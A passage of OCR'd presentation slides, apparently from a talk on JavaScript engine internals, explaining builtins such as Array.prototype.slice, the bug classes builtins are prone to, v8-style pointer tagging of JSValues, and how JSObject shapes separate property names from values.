    // https://tc39.github.io/ecma262/#sec-array.prototype.slice
    VM& vm = exec->vm();
    auto scope = DECLARE_THROW_SCOPE(vm);
    ...;
```

# Builtins

```
var a = [ 1, 2, 3 ];
a.slice(1, 2);
// [ 2 ]
```

Builtins historically the source of many bugs

- Unexpected callbacks
- Integer related issues
- Use-after-frees (missing GC rooting)
- ...

```
EncodedJSValue JSC_HOST_CALL arrayProtoFuncSlice(ExecState* exec)
{
    // https://tc39.github.io/ecma262/#sec-array.prototype.slice
    VM& vm = exec->vm();
    auto scope = DECLARE_THROW_SCOPE(vm);
    ...;
```

# JSValues

```
var a = 42;
a = "foo";
a = {};
```

```
var o = {};
o.a = 42;
o.a = "foo";
o.a = {};
```

- JavaScript is *dynamically typed*

  => Type information stored in runtime values, not compile time variables

- Challenge: efficiently store type information and value information together

- Solution: clever hacks to fit both into 8 bytes (a single CPU register)

# JSValues

- Common approaches: NaN-boxing and pointer tagging
- For this talk we'll use the pointer tagging scheme from v8:
  - 1-bit cleared: it's a "SMI", a SMall Integer (32 bits)
  - 1-bit set: it's a pointer to some object, can be dereferenced


| | |
|---|---|
| **`0x0000004200000000`** | **`0x00000e0359b8e611`** |
| 1-bit cleared => a SMI<br>Payload in the upper 32 bits (0x42) | 1-bit set => a pointer to an object located<br>at address 0x00000e0359b8e61**0** |

# JSObjects

```
var p1 = { x: 0x41, y: 0x42 };
```


# JSObjects

```
var p1 = { x: 0x41, y: 0x42 };
```



# JSObjects

```
var p1 = { x: 0x41, y: 0x42 };
```



# JSObjects

Idea: separate property names from property values

*Shape** object stores property names and their location in the object

```
var o = {
  x: 0x41,
  y: 0x42
};
```


* Abstract name used for this talk, does not refer to a specific implementation

# JSObjects

Idea: separate property names from property values

*Shape** object stores property names and their location in the object

```
var o = {
   x: 0x41,
   y: 0x42
};
```





* Abstract name used for this talk, does not refer to a specific implementation

# JSObjects

Idea: separate property names from property values

*Shape** object stores property names and their location in the object

